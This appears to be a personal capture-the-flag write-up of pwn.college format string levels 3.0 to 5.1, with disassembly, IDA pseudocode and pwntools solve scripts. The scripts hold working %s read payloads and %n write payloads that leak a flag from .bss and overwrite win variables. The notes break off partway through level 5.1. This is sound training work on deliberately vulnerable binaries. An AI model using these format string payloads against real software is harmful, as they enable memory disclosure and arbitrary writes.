pwn.college: Format String Exploits
hihi byebye
contents
#level 3.0
#checksec, functions, running binary
pwndbg> checksec
File:     /home/river/ctf/pwncollege/formatstring3/babyfmt_level3.0
Arch:     amd64
RELRO:      Partial RELRO
Stack:      Canary found
NX:         NX enabled
PIE:        No PIE (0x400000)
SHSTK:      Enabled
IBT:        Enabled
Stripped: Nopwndbg> info functions
All defined functions:
Non-debugging symbols:
0x0000000000401000 _init
0x00000000004010e0 putchar@plt
0x00000000004010f0 puts@plt
0x0000000000401100 __stack_chk_fail@plt
0x0000000000401110 setbuf@plt
0x0000000000401120 printf@plt
0x0000000000401130 __assert_fail@plt
0x0000000000401140 read@plt
0x0000000000401150 srand@plt
0x0000000000401160 time@plt
0x0000000000401170 setvbuf@plt
0x0000000000401180 open@plt
0x0000000000401190 _start
0x00000000004011c0 _dl_relocate_static_pie
0x00000000004011d0 deregister_tm_clones
0x0000000000401200 register_tm_clones
0x0000000000401240 __do_global_dtors_aux
0x0000000000401270 frame_dummy
0x0000000000401276 DUMP_STACK
0x0000000000401479 init
0x00000000004014c0 func
0x000000000040170f main
0x0000000000401830 __libc_csu_init
0x00000000004018a0 __libc_csu_fini
0x00000000004018a8 _fini$ ./babyfmt_level3.0
###
### Welcome to ./babyfmt_level3.0!
###
This challenge reads in some bytes, calls printf on that string, and allows you to perform
a format string attack. Through this series of challenges, you will become painfully familiar
with the concept of Format String Attacks!
This challenge allows you to make a 256-sized format string.
This challenge reads the flag into the .bss! Nice and easy; just read it out!
So, the flag is in the .bss. How are you going to get it?
One way to do it is to use %s in your format string. It will dereference a pointer
and print the string that the pointer is pointing to. This is perfect for leaking the
flag from the BSS!
But there's one problem... Unlike level 1, you don't have a pointer to the bss on the stack.
The solution? Write this address in as part of your format string, then use a positional %s (i.e.,
%X$s with the correct X) to use that address as the pointer. That way, you have full control of
the address!
In this case, the address you want is 0x404140. Remember to input it in little endian! To debug what
address your %s will dereference, you can replace 's' with 'x' and see what the address is
being interpreted at.
I will now read up to 256 bytes. Send your data!#disass main
Dump of assembler code for function main:
   0x000000000040170f <+0>:	endbr64
   0x0000000000401713 <+4>:	push   rbp
   0x0000000000401714 <+5>:	mov    rbp,rsp
   0x0000000000401717 <+8>:	sub    rsp,0x20
   0x000000000040171b <+12>:	mov    DWORD PTR [rbp-0x4],edi
   0x000000000040171e <+15>:	mov    QWORD PTR [rbp-0x10],rsi
   0x0000000000401722 <+19>:	mov    QWORD PTR [rbp-0x18],rdx
   0x0000000000401726 <+23>:	mov    rax,QWORD PTR [rip+0x2963]        # 0x404090 <stdin@@GLIBC_2.2.5>
   0x000000000040172d <+30>:	mov    ecx,0x0
   0x0000000000401732 <+35>:	mov    edx,0x2
   0x0000000000401737 <+40>:	mov    esi,0x0
   0x000000000040173c <+45>:	mov    rdi,rax
   0x000000000040173f <+48>:	call   0x401170 <setvbuf@plt>
   0x0000000000401744 <+53>:	mov    rax,QWORD PTR [rip+0x2935]        # 0x404080 <stdout@@GLIBC_2.2.5>
   0x000000000040174b <+60>:	mov    ecx,0x0
   0x0000000000401750 <+65>:	mov    edx,0x2
   0x0000000000401755 <+70>:	mov    esi,0x0
   0x000000000040175a <+75>:	mov    rdi,rax
   0x000000000040175d <+78>:	call   0x401170 <setvbuf@plt>
   0x0000000000401762 <+83>:	lea    rdi,[rip+0xd65]        # 0x4024ce
   0x0000000000401769 <+90>:	call   0x4010f0 <puts@plt>
   0x000000000040176e <+95>:	mov    rax,QWORD PTR [rbp-0x10]
   0x0000000000401772 <+99>:	mov    rax,QWORD PTR [rax]
   0x0000000000401775 <+102>:	mov    rsi,rax
   0x0000000000401778 <+105>:	lea    rdi,[rip+0xd53]        # 0x4024d2
   0x000000000040177f <+112>:	mov    eax,0x0
   0x0000000000401784 <+117>:	call   0x401120 <printf@plt>
   0x0000000000401789 <+122>:	lea    rdi,[rip+0xd3e]        # 0x4024ce
   0x0000000000401790 <+129>:	call   0x4010f0 <puts@plt>
   0x0000000000401795 <+134>:	mov    edi,0xa
   0x000000000040179a <+139>:	call   0x4010e0 <putchar@plt>
   0x000000000040179f <+144>:	cmp    DWORD PTR [rbp-0x4],0x0
   0x00000000004017a3 <+148>:	jg     0x4017c4 <main+181>
   0x00000000004017a5 <+150>:	lea    rcx,[rip+0xe86]        # 0x402632 <__PRETTY_FUNCTION__.5740>
   0x00000000004017ac <+157>:	mov    edx,0x9e
   0x00000000004017b1 <+162>:	lea    rsi,[rip+0xd2e]        # 0x4024e6
   0x00000000004017b8 <+169>:	lea    rdi,[rip+0xd2f]        # 0x4024ee
   0x00000000004017bf <+176>:	call   0x401130 <__assert_fail@plt>
   0x00000000004017c4 <+181>:	lea    rdi,[rip+0xd2d]        # 0x4024f8
   0x00000000004017cb <+188>:	call   0x4010f0 <puts@plt>
   0x00000000004017d0 <+193>:	lea    rdi,[rip+0xd81]        # 0x402558
   0x00000000004017d7 <+200>:	call   0x4010f0 <puts@plt>
   0x00000000004017dc <+205>:	lea    rdi,[rip+0xdd5]        # 0x4025b8
   0x00000000004017e3 <+212>:	call   0x4010f0 <puts@plt>
   0x00000000004017e8 <+217>:	mov    edi,0xa
   0x00000000004017ed <+222>:	call   0x4010e0 <putchar@plt>
   0x00000000004017f2 <+227>:	mov    esi,0x100
   0x00000000004017f7 <+232>:	lea    rdi,[rip+0xdea]        # 0x4025e8
   0x00000000004017fe <+239>:	mov    eax,0x0
   0x0000000000401803 <+244>:	call   0x401120 <printf@plt>
   0x0000000000401808 <+249>:	mov    edi,0xa
   0x000000000040180d <+254>:	call   0x4010e0 <putchar@plt>
   0x0000000000401812 <+259>:	call   0x4014c0 <func>
   0x0000000000401817 <+264>:	lea    rdi,[rip+0xe07]        # 0x402625
   0x000000000040181e <+271>:	call   0x4010f0 <puts@plt>
   0x0000000000401823 <+276>:	mov    eax,0x0
   0x0000000000401828 <+281>:	leave
   0x0000000000401829 <+282>:	ret
End of assembler dump.
pwndbg>
func function being called:
0x0000000000401812 <+259>: call 0x4014c0 <func>#diass func
Dump of assembler code for function func:
   0x00000000004014c0 <+0>:	endbr64
   0x00000000004014c4 <+4>:	push   rbp
   0x00000000004014c5 <+5>:	mov    rbp,rsp
   0x00000000004014c8 <+8>:	sub    rsp,0x200
   0x00000000004014cf <+15>:	mov    rax,QWORD PTR fs:0x28
   0x00000000004014d8 <+24>:	mov    QWORD PTR [rbp-0x8],rax
   0x00000000004014dc <+28>:	xor    eax,eax
   0x00000000004014de <+30>:	mov    rax,rsp
   0x00000000004014e1 <+33>:	mov    QWORD PTR [rip+0x2cf0],rax        # 0x4041d8 <sp_>
   0x00000000004014e8 <+40>:	mov    rax,rbp
   0x00000000004014eb <+43>:	mov    QWORD PTR [rip+0x2bde],rax        # 0x4040d0 <bp_>
   0x00000000004014f2 <+50>:	mov    rdx,QWORD PTR [rip+0x2bd7]        # 0x4040d0 <bp_>
   0x00000000004014f9 <+57>:	mov    rax,QWORD PTR [rip+0x2cd8]        # 0x4041d8 <sp_>
   0x0000000000401500 <+64>:	sub    rdx,rax
   0x0000000000401503 <+67>:	mov    rax,rdx
   0x0000000000401506 <+70>:	shr    rax,0x3
   0x000000000040150a <+74>:	add    rax,0x2
   0x000000000040150e <+78>:	mov    QWORD PTR [rip+0x2cb3],rax        # 0x4041c8 <sz_>
   0x0000000000401515 <+85>:	mov    rax,QWORD PTR [rip+0x2bb4]        # 0x4040d0 <bp_>
   0x000000000040151c <+92>:	add    rax,0x8
   0x0000000000401520 <+96>:	mov    QWORD PTR [rip+0x2ca9],rax        # 0x4041d0 <rp_>
   0x0000000000401527 <+103>:	lea    rdx,[rbp-0x200]
   0x000000000040152e <+110>:	mov    eax,0x0
   0x0000000000401533 <+115>:	mov    ecx,0x3e
   0x0000000000401538 <+120>:	mov    rdi,rdx
   0x000000000040153b <+123>:	rep stos QWORD PTR es:[rdi],rax
   0x000000000040153e <+126>:	mov    edi,0x0
   0x0000000000401543 <+131>:	call   0x401160 <time@plt>
   0x0000000000401548 <+136>:	mov    edi,eax
   0x000000000040154a <+138>:	call   0x401150 <srand@plt>
   0x000000000040154f <+143>:	lea    rdi,[rip+0xb9a]        # 0x4020f0
   0x0000000000401556 <+150>:	call   0x4010f0 <puts@plt>
   0x000000000040155b <+155>:	mov    esi,0x0
   0x0000000000401560 <+160>:	lea    rdi,[rip+0xbd7]        # 0x40213e
   0x0000000000401567 <+167>:	mov    eax,0x0
   0x000000000040156c <+172>:	call   0x401180 <open@plt>
   0x0000000000401571 <+177>:	mov    edx,0x80
   0x0000000000401576 <+182>:	lea    rsi,[rip+0x2bc3]        # 0x404140 <global+96>
   0x000000000040157d <+189>:	mov    edi,eax
   0x000000000040157f <+191>:	call   0x401140 <read@plt>
   0x0000000000401584 <+196>:	mov    edi,0xa
   0x0000000000401589 <+201>:	call   0x4010e0 <putchar@plt>
   0x000000000040158e <+206>:	lea    rdi,[rip+0xbb3]        # 0x402148
   0x0000000000401595 <+213>:	call   0x4010f0 <puts@plt>
   0x000000000040159a <+218>:	lea    rdi,[rip+0xbe7]        # 0x402188
   0x00000000004015a1 <+225>:	mov    eax,0x0
   0x00000000004015a6 <+230>:	call   0x401120 <printf@plt>
   0x00000000004015ab <+235>:	lea    rdi,[rip+0xc2e]        # 0x4021e0
   0x00000000004015b2 <+242>:	call   0x4010f0 <puts@plt>
   0x00000000004015b7 <+247>:	lea    rdi,[rip+0xc78]        # 0x402236
   0x00000000004015be <+254>:	call   0x4010f0 <puts@plt>
   0x00000000004015c3 <+259>:	mov    edi,0xa
   0x00000000004015c8 <+264>:	call   0x4010e0 <putchar@plt>
   0x00000000004015cd <+269>:	lea    rdi,[rip+0xc7c]        # 0x402250
   0x00000000004015d4 <+276>:	call   0x4010f0 <puts@plt>
   0x00000000004015d9 <+281>:	lea    rdi,[rip+0xcd0]        # 0x4022b0
   0x00000000004015e0 <+288>:	mov    eax,0x0
   0x00000000004015e5 <+293>:	call   0x401120 <printf@plt>
   0x00000000004015ea <+298>:	lea    rdi,[rip+0xd27]        # 0x402318
   0x00000000004015f1 <+305>:	mov    eax,0x0
   0x00000000004015f6 <+310>:	call   0x401120 <printf@plt>
   0x00000000004015fb <+315>:	lea    rdi,[rip+0xd78]        # 0x40237a
   0x0000000000401602 <+322>:	call   0x4010f0 <puts@plt>
   0x0000000000401607 <+327>:	mov    edi,0xa
   0x000000000040160c <+332>:	call   0x4010e0 <putchar@plt>
   0x0000000000401611 <+337>:	lea    rsi,[rip+0x2b28]        # 0x404140 <global+96>
   0x0000000000401618 <+344>:	lea    rdi,[rip+0xd69]        # 0x402388
   0x000000000040161f <+351>:	mov    eax,0x0
   0x0000000000401624 <+356>:	call   0x401120 <printf@plt>
   0x0000000000401629 <+361>:	lea    rdi,[rip+0xdb8]        # 0x4023e8
   0x0000000000401630 <+368>:	mov    eax,0x0
   0x0000000000401635 <+373>:	call   0x401120 <printf@plt>
   0x000000000040163a <+378>:	lea    rdi,[rip+0xe04]        # 0x402445
   0x0000000000401641 <+385>:	call   0x4010f0 <puts@plt>
   0x0000000000401646 <+390>:	mov    esi,0x100
   0x000000000040164b <+395>:	lea    rdi,[rip+0xe0e]        # 0x402460
   0x0000000000401652 <+402>:	mov    eax,0x0
   0x0000000000401657 <+407>:	call   0x401120 <printf@plt>
   0x000000000040165c <+412>:	lea    rax,[rbp-0x200]
   0x0000000000401663 <+419>:	add    rax,0xa4
   0x0000000000401669 <+425>:	mov    edx,0x100
   0x000000000040166e <+430>:	mov    rsi,rax
   0x0000000000401671 <+433>:	mov    edi,0x0
   0x0000000000401676 <+438>:	call   0x401140 <read@plt>
   0x000000000040167b <+443>:	mov    DWORD PTR [rbp-0x19c],eax
   0x0000000000401681 <+449>:	mov    eax,DWORD PTR [rbp-0x19c]
   0x0000000000401687 <+455>:	cdqe
   0x0000000000401689 <+457>:	mov    BYTE PTR [rbp+rax*1-0x15c],0x0
   0x0000000000401691 <+465>:	mov    eax,DWORD PTR [rbp-0x19c]
   0x0000000000401697 <+471>:	mov    esi,eax
   0x0000000000401699 <+473>:	lea    rdi,[rip+0xdf1]        # 0x402491
   0x00000000004016a0 <+480>:	mov    eax,0x0
   0x00000000004016a5 <+485>:	call   0x401120 <printf@plt>
   0x00000000004016aa <+490>:	mov    edi,0xa
   0x00000000004016af <+495>:	call   0x4010e0 <putchar@plt>
   0x00000000004016b4 <+500>:	mov    esi,0x100
   0x00000000004016b9 <+505>:	lea    rdi,[rip+0xde8]        # 0x4024a8
   0x00000000004016c0 <+512>:	mov    eax,0x0
   0x00000000004016c5 <+517>:	call   0x401120 <printf@plt>
   0x00000000004016ca <+522>:	mov    edi,0xa
   0x00000000004016cf <+527>:	call   0x4010e0 <putchar@plt>
   0x00000000004016d4 <+532>:	lea    rax,[rbp-0x200]
   0x00000000004016db <+539>:	add    rax,0xa4
   0x00000000004016e1 <+545>:	mov    rdi,rax
   0x00000000004016e4 <+548>:	mov    eax,0x0
   0x00000000004016e9 <+553>:	call   0x401120 <printf@plt>
   0x00000000004016ee <+558>:	mov    edi,0xa
   0x00000000004016f3 <+563>:	call   0x4010e0 <putchar@plt>
   0x00000000004016f8 <+568>:	nop
   0x00000000004016f9 <+569>:	mov    rax,QWORD PTR [rbp-0x8]
   0x00000000004016fd <+573>:	xor    rax,QWORD PTR fs:0x28
   0x0000000000401706 <+582>:	je     0x40170d <func+589>
   0x0000000000401708 <+584>:	call   0x401100 <__stack_chk_fail@plt>
   0x000000000040170d <+589>:	leave
   0x000000000040170e <+590>:	ret
End of assembler dump.#solve
format specifiers to keep in mind:
- %s (string) =
- %d (decimal)
- %p (memory address/pointer value)
- %x (hexadecimal integer)
- %lx (long hexadecimal integer)
started with this payload just to see where i was landing:
from pwn import *
context.arch = 'amd64'

p = process('./babyfmt_level3.0')

payload = b'AAAAAAAA' + "".join(f".{i}=%{i}$lx" for i in range(15, 35)).encode()

p.send(payload)
print(p.recvall())
Send your data!\nReceived 208 bytes!\n\nI will now call printf on your data!\n\nAAAAAAAA.15=0.16=0.17=0.18=d000000000.19=0.20=0.21=0.22=0.23=0.24=0.25=0.26=4141414100000000.27=3d35312e41414141.28=312e786c24353125.29=786c243631253d36.30=243731253d37312e.31=31253d38312e786c.32=3d39312e786c2438.33=322e786c24393125.34=786c243032253d30\n### Goodbye!\n"looks like we are starting 4 bytes offset/misaligned (on top of our already exising 8) for whatever reason
tried this payload to see if we can get a clean offset/slot:
payload = b'AAAAAAAA' + b'BBBB' + "".join(f".{i}=%{i}$lx" for i in range(15, 35)).encode()hacker@format-string-exploits~level3-0:~$ /run/dojo/bin/python /home/hacker/solve.py
[+] Starting local process '/challenge/babyfmt_level3.0': pid 868
[+] Receiving all data: Done (329B)
[*] Process '/challenge/babyfmt_level3.0' stopped with exit code 0 (pid 868)
b'Received 212 bytes!\n\nI will now call printf on your data!\n\nAAAAAAAABBBB.15=0.16=0.17=0.18=d400000000.19=0.20=0.21=0.22=0.23=0.24=0.25=0.26=4141414100000000.27=4242424241414141.28=243531253d35312e.29=31253d36312e786c.30=3d37312e786c2436.31=312e786c24373125.32=786c243831253d38.33=243931253d39312e.34=32253d30322e786c\n### Goodbye!\n'try dereferencing address:
payload = b'%28$s'.ljust(12, b'A') + bss # final payload -_-hacker@format-string-exploits~level3-0:~$ /run/dojo/bin/python /home/hacker/solve.py
[+] Starting local process '/challenge/babyfmt_level3.0': pid 1389
[+] Receiving all data: Done (140B)
[*] Process '/challenge/babyfmt_level3.0' stopped with exit code 0 (pid 1389)
b'Received 20 bytes!\n\nI will now call printf on your data!\n\npwn.college{45tESBTnEyp_Lui6R4WzGhJlTvw.dBjM0MDL3UzM1YzW}\nAAAAAAA@A@\n### Goodbye!\n'#level 3.1
#challenge info
same thing as 3.0, only difference is we are NOT given the flag address, so we have to figure that out on our own
#static analysis via ida pro
pseudocode for func:

this particular snippet gives away the address of the flag (comments are mine):
v1 = open("/flag", 0);        // open /flag, store the file descriptor in v1
read(v1, &unk_404110, 0x80u); // copy up to 128 bytes FROM the file (v1) INTO memory at 0x404110#solve
try to get a clean offset/slot:
from pwn import *

context.arch = 'amd64'
bss = p64(0x404110)

p = process('/challenge/babyfmt_level3.1')
p.recvuntil(b'Send your data!\n')

payload = b'A' * 8 + "".join(f".{i}=%{i}$lx" for i in range(15, 35)).encode()

p.send(payload)
print(p.recvall())
i kept on playing/tweaking the amount of bytes until I finally got a clean slot, keep in mind that this method is good for getting a ballpark estimate of which slot to shoot for, but it won't be exact:
payload = b'A' * 11 + "".join(f".{i}=%{i}$lx" for i in range(15, 35)).encode()
then i made a pseudo-payload to see if I could find the real slot, which I know has to be around 22:
payload = b'%22$lx'.ljust(11, b'A') + bss
still not seeing the address i'm trying to dereference though...
payload = b'%23$lx'.ljust(11, b'A') + bss
BANG! now just dereference the address (change format specifier to %s):
payload = b'%23$s'.ljust(11, b'A') + bss # final payload -_-
#level 4.0
okay this time the objective is to use a format string exploit to SET a global variable
$ ./babyfmt_level4.0
###
### Welcome to ./babyfmt_level4.0!
###

This challenge reads in some bytes, calls printf on that string, and allows you to perform
a format string attack. Through this series of challenges, you will become painfully familiar
with the concept of Format String Attacks!

This challenge allows you to make a 256-sized format string.

This challenge requires you to set a win value, located in the .bss, to 0xb8. If you successfully
pull that off, the challenge will give you the flag! You will need to use %n to set this value

The win value in the .bss is located at 0x404150! Remember to write this in little endian in your format string.
Remember, you can swap %n with %lx to see what address you will be writing into to make sure you have the.correct offset.

I will now read up to 256 bytes. Send your data!#finding correct padding + slot
started off with just 8 'A's, kept playing/messing with it, until eventually I landed on this:
payload = b'A'* 5
payload += b'B'* 8
payload += b''.join(f'.{i}=%{i}$lx'.encode() for i in range(12, 40))
#%n gimmick
so now all i've gotta do is write the value 0xb8 into the variable stored at 0x404150 (using %n). remember, unlike %x or %p, %n just writes the number of characters printed so far into an integer variable
the problem? we can't just do something like
target = b'0xb8'because %n doesn't write whatever we want, it just writes the amount of characters printed. so the work around is to send 0xb8 in decimal form (which is just 184)
#solve
spec = b'%184c%32$n'
payload = spec.ljust(13, b'A') + p64(0x404150)#level 4.1
#check_win
pwndbg> disass check_win
Dump of assembler code for function check_win:
   0x00000000004012dd <+0>:     endbr64
   0x00000000004012e1 <+4>:     push   rbp
   0x00000000004012e2 <+5>:     mov    rbp,rsp
   0x00000000004012e5 <+8>:     sub    rsp,0x10
   0x00000000004012e9 <+12>:    mov    QWORD PTR [rbp-0x8],rdi
   0x00000000004012ed <+16>:    lea    rdi,[rip+0xd14]        # 0x402008
   0x00000000004012f4 <+23>:    call   0x401100 <puts@plt>
   0x00000000004012f9 <+28>:    mov    esi,0xad
   0x00000000004012fe <+33>:    lea    rdi,[rip+0xd19]        # 0x40201e
   0x0000000000401305 <+40>:    mov    eax,0x0
   0x000000000040130a <+45>:    call   0x401130 <printf@plt>
   0x000000000040130f <+50>:    mov    rax,QWORD PTR [rip+0x2e1a]        # 0x404130 <global+80>
   0x0000000000401316 <+57>:    mov    rsi,rax
   0x0000000000401319 <+60>:    lea    rdi,[rip+0xd1b]        # 0x40203b
   0x0000000000401320 <+67>:    mov    eax,0x0
   0x0000000000401325 <+72>:    call   0x401130 <printf@plt>
   0x000000000040132a <+77>:    mov    rax,QWORD PTR [rip+0x2dff]        # 0x404130 <global+80>
   0x0000000000401331 <+84>:    cmp    rax,0xad
   0x0000000000401337 <+90>:    jne    0x401373 <check_win+150>
   0x0000000000401339 <+92>:    lea    rdi,[rip+0xd18]        # 0x402058
   0x0000000000401340 <+99>:    call   0x401100 <puts@plt>
   0x0000000000401345 <+104>:   mov    esi,0x0
   0x000000000040134a <+109>:   lea    rdi,[rip+0xd27]        # 0x402078
   0x0000000000401351 <+116>:   mov    eax,0x0
   0x0000000000401356 <+121>:   call   0x4011a0 <open@plt>
   0x000000000040135b <+126>:   mov    ecx,0x80
   0x0000000000401360 <+131>:   mov    edx,0x0
   0x0000000000401365 <+136>:   mov    esi,eax
   0x0000000000401367 <+138>:   mov    edi,0x1
   0x000000000040136c <+143>:   call   0x401180 <sendfile@plt>
   0x0000000000401371 <+148>:   jmp    0x40137f <check_win+162>
   0x0000000000401373 <+150>:   lea    rdi,[rip+0xd04]        # 0x40207e
   0x000000000040137a <+157>:   call   0x401100 <puts@plt>
   0x000000000040137f <+162>:   nop
   0x0000000000401380 <+163>:   leave
   0x0000000000401381 <+164>:   ret
End of assembler dump.
addr we want is 0x404130, value we want is 0xad, which in decimal is 173
#finding clean slot
payload = b'A'* 8
payload += b''.join(f'.{i}=%{i}$lx'.encode() for i in range(12, 40))
returns:
b"Received 256 bytes!\n\nI will now call printf on your data!\n\nAAAAAAAA.12=0.13=0.14=0.15=0.16=10000000000.17=0.18=4141414141414141.19=243231253d32312e.20=31253d33312e786c.21=3d34312e786c2433.22=312e786c24343125.23=786c243531253d35.24=243631253d36312e.25=31253d37312e786c.26=3d38312e786c2437.27=312e786c24383125.28=786c243931253d39.29=243032253d30322e.30=32253d31322e786c.31=3d32322e786c2431.32=322e786c24323225.33=786c243332253d33.34=243432253d34322e.35=32253d35322e786c.36=%\nAnd now, let's check the win value!\nChecking win value...\n... desired win value: 0xad\n... written win value: 0\n... INCORRECT!\n### Goodbye!\n"so 8 bytes should be enough padding then, right? clearly 18 is filled, and 19 would be the "clean" slot. however, there is one caveat:
because the payload we are sending will be more than 8 bytes by default, we can't do 8 bytes of padding. however, our payload will obviously be less than 16, so we can just do 16 bytes of padding. if this doesn't make sense get a grip
#solve
spec = b'%173c%19$n'
payload = spec.ljust(16, b'A') + p64(0x404130)#level 5.0
#challenge info
###
### Welcome to ./babyfmt_level5.0!
###

This challenge reads in some bytes, calls printf on that string, and allows you to perform
a format string attack. Through this series of challenges, you will become painfully familiar
with the concept of Format String Attacks!

This challenge allows you to make a 256-sized format string.

This challenge requires you to set a win value, located in the .bss, to 0xf6943a3523fd282c. If you successfully
pull that off, the challenge will give you the flag! You will need to use %n to set this value
Moreover, since the win value is so large, you will need to use several %hn writes rather than an %ln.

The win value in the .bss is located at 0x404160! Remember to write this in little endian in your format string.
Remember, you can swap %n with %lx to see what address you will be writing into to make sure you have the.correct offset.

I will now read up to 256 bytes. Send your data!
one important thing to note is that i'm going to have to send the "chunks" in ascending order, since of course the %n counter can only tally up
#fails
tried using pwntools built in function:
from pwn import *
context.arch = 'amd64'

p = process('/challenge/babyfmt_level5.0')
p.recvuntil(b'Send your data!\n')

payload = fmtstr_payload(
    offset=14,
    writes={0x404160: 0xf6943a3523fd282c},
    write_size='short'
)

p.send(payload)
print(p.recvall().decode(errors='replace'))
still had no luck, assuming wrong padding. got tired of experimenting so just checked in ida pro
#examining in ida
func pseudocode:
unsigned __int64 func()
{
  unsigned int v0; // eax
  _DWORD v2[86]; // [rsp+0h] [rbp-160h] BYREF
  unsigned __int64 v3; // [rsp+158h] [rbp-8h]
  __int64 savedregs; // [rsp+160h] [rbp+0h] BYREF
  _UNKNOWN *retaddr; // [rsp+168h] [rbp+8h] BYREF

  v3 = __readfsqword(0x28u);
  sp_ = (__int64)v2;
  bp_ = (__int64)&savedregs;
  sz_ = ((unsigned __int64)((char *)&savedregs - (char *)v2) >> 3) + 2;
  rp_ = (__int64)&retaddr;
  memset(v2, 0, sizeof(v2));
  v0 = time(nullptr);
  srand(v0);
  printf(
    "This challenge requires you to set a win value, located in the .bss, to %#lx. If you successfully\n",
    0xF6943A3523FD282CLL);
  printf("pull that off, the challenge will give you the flag! You will need to use %%n to set this value\n");
  printf("Moreover, since the win value is so large, you will need to use several %%hn writes rather than an %%ln.\n");
  putchar(10);
  printf(
    "The win value in the .bss is located at %p! Remember to write this in little endian in your format string.\n",
    &qword_404160);
  printf("Remember, you can swap %%n with %%lx to see what address you will be writing into to make sure you have the.");
  puts("correct offset.\n");
  printf("I will now read up to %d bytes. Send your data!\n", 256);
  v2[13] = read(0, (char *)&v2[16] + 2, 0x100u);
  *((_BYTE *)&v2[16] + v2[13] + 2) = 0;
  printf("Received %d bytes!\n", v2[13]);
  putchar(10);
  printf("I will now call printf on your data!\n");
  putchar(10);
  printf((const char *)&v2[16] + 2, 256);
  putchar(10);
  puts("And now, let's check the win value!");
  check_win(0);
  return __readfsqword(0x28u) ^ v3;
}
vulnerable printf is clear as day: printf((const char *)&v2[16] + 2, 256);, also that +2 is going to be a villain, since &v2[16] is byte aligned/perfect, but the +2 is going to push us forward 2 bytes. this is fine though, i can just add 6 bytes of padding. there is a problem with this though, those 6 bytes of padding will eventually affect the actual payload
it's at address 0x40173b
#using pwndbg to find offset
pwndbg> b *0x40173b
Breakpoint 1 at 0x40173b
pwndbg> r
###
### Welcome to /home/river/ctf/pwncollege/formatstrings/5.0/babyfmt_level5.0!
###

This challenge reads in some bytes, calls printf on that string, and allows you to perform
a format string attack. Through this series of challenges, you will become painfully familiar
with the concept of Format String Attacks!

This challenge allows you to make a 256-sized format string.

This challenge requires you to set a win value, located in the .bss, to 0xf6943a3523fd282c. If you successfully
pull that off, the challenge will give you the flag! You will need to use %n to set this value
Moreover, since the win value is so large, you will need to use several %hn writes rather than an %ln.

The win value in the .bss is located at 0x404160! Remember to write this in little endian in your format string.
Remember, you can swap %n with %lx to see what address you will be writing into to make sure you have the.correct offset.

I will now read up to 256 bytes. Send your data!
AAAAAAAABBBBBBBB
Received 17 bytes!

I will now call printf on your data!

---SNIP---

pwndbg> x/60gx $rsp
0x7fffffffd700: 0x0000000000000000      0x0000000000000000
0x7fffffffd710: 0x0000000000000000      0x0000000000000000
0x7fffffffd720: 0x0000000000000000      0x0000000000000000
0x7fffffffd730: 0x0000001100000000      0x0000000000000000
0x7fffffffd740: 0x4141414141410000      0x4242424242424141
0x7fffffffd750: 0x00000000000a4242      0x0000000000000000
0x7fffffffd760: 0x0000000000000000      0x0000000000000000
0x7fffffffd770: 0x0000000000000000      0x0000000000000000
0x7fffffffd780: 0x0000000000000000      0x0000000000000000
0x7fffffffd790: 0x0000000000000000      0x0000000000000000
0x7fffffffd7a0: 0x0000000000000000      0x0000000000000000
0x7fffffffd7b0: 0x0000000000000000      0x0000000000000000
0x7fffffffd7c0: 0x0000000000000000      0x0000000000000000
0x7fffffffd7d0: 0x0000000000000000      0x0000000000000000
0x7fffffffd7e0: 0x0000000000000000      0x0000000000000000
0x7fffffffd7f0: 0x0000000000000000      0x0000000000000000
0x7fffffffd800: 0x0000000000000000      0x0000000000000000
0x7fffffffd810: 0x0000000000000000      0x0000000000000000
0x7fffffffd820: 0x0000000000000000      0x0000000000000000
0x7fffffffd830: 0x0000000000000000      0x0000000000000000
0x7fffffffd840: 0x0000000000000000      0x0000000000000000
0x7fffffffd850: 0x0000000000000000      0xbd7576d404a30e00
0x7fffffffd860: 0x00007fffffffd890      0x000000000040187f
0x7fffffffd870: 0x0000000000000000      0x00007fffffffd9c8
0x7fffffffd880: 0x00007fffffffd9b8      0x00000001f7e45168
0x7fffffffd890: 0x00007fffffffd9b8      0x00007ffff7ddffba
0x7fffffffd8a0: 0x00007ffff7f9e4a0      0x0000000000401777
0x7fffffffd8b0: 0x0000000100000000      0x00007fffffffd9b8
0x7fffffffd8c0: 0x00007ffff7f9e4a0      0x00007ffff7e385c6
0x7fffffffd8d0: 0x0000000000000000      0xdaae61a227cbf3ef
0xd740 is where i'm landing, with 2 bytes of misalignment, so 0xd748 is going to be the clean boundary after the 6 bytes of padding
WILL I EVER FINISH THIS WHO KNOWS??
#level 5.1
#challenge info
###
### Welcome to /challenge/babyfmt_level5.1!
###

This challenge reads in some bytes, calls printf on that string, and allows you to perform
a format string attack. Through this series of challenges, you will become painfully familiar
with the concept of Format String Attacks!

This challenge allows you to make a 256-sized format string.

This challenge requires you to set a win value, located in the .bss, to 0x96d91d0c8e667fed. If you successfully
pull that off, the challenge will give you the flag! You will need to use %n to set this value
Moreover, since the win value is so large, you will need to use several %hn writes rather than an %ln.

You will have to reverse-engineer the check_win() function to understand where in the .bss
the win value is located.#finding address
opened ida & looked at check_win pseudocode:
int check_win()
{
  int v0; // eax

  puts("Checking win value...");
  printf("... desired win value: %#lx\n", 0x96D91D0C8E667FEDLL);
  printf("... written win value: %#lx\n", qword_404108);
  if ( qword_404108 != 0x96D91D0C8E667FEDLL )
    return puts("... INCORRECT!");
  puts("... SUCCESS! Here is your flag:");
  v0 = open("/flag", 0);
  return sendfile(1, v0, nullptr, 0x80u);
}
404108 is our target address
#finding slot + padding
payload = b'A'* 8
payload += b'B' * 8
